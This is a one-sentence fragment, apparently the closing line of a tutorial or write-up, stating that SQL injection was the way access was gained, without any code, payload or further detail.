That’s how we can get access using SQL Injection.